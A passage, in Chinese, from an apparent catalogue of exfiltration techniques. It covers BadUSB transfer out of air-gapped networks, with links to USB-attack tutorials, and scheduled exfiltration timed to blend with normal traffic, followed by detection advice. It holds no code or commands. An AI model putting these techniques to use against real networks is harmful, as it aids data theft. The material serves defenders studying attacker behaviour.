3、BadUSB 将数据从气隙网络传输到连接 Internet 的系统。

技术示例：

USB 攻击方式：
https://blog.csdn.net/xCnhYKoHj3eK/article/details/79649822

https://blog.csdn.net/weixin_34097242/article/details/86256003

https://www.youtube.com/watch?v=90Mljgh5ESU

https://www.youtube.com/watch?v=w2yadyr-IDU

9、已计划的转移

系统：Windows，Linux，MacOS

说明：数据只能在一天的特定时间或定期进行。这种调度用于将过滤后的数据与网络上的正常流量混合。当使用计划的渗出时，还使用其他信息泄漏方法，例如通过控制通道（C2）和替代方案的渗出。

保护建议：使用带有流量签名分析的 IDS / IPS 系统。作为检测恶意活动的措施，建议监视进程到文件的访问模式，以及扫描文件系统然后发送网络流量的进程和方案。在几天的同一时间发生的同一地址的网络连接应该是可疑的。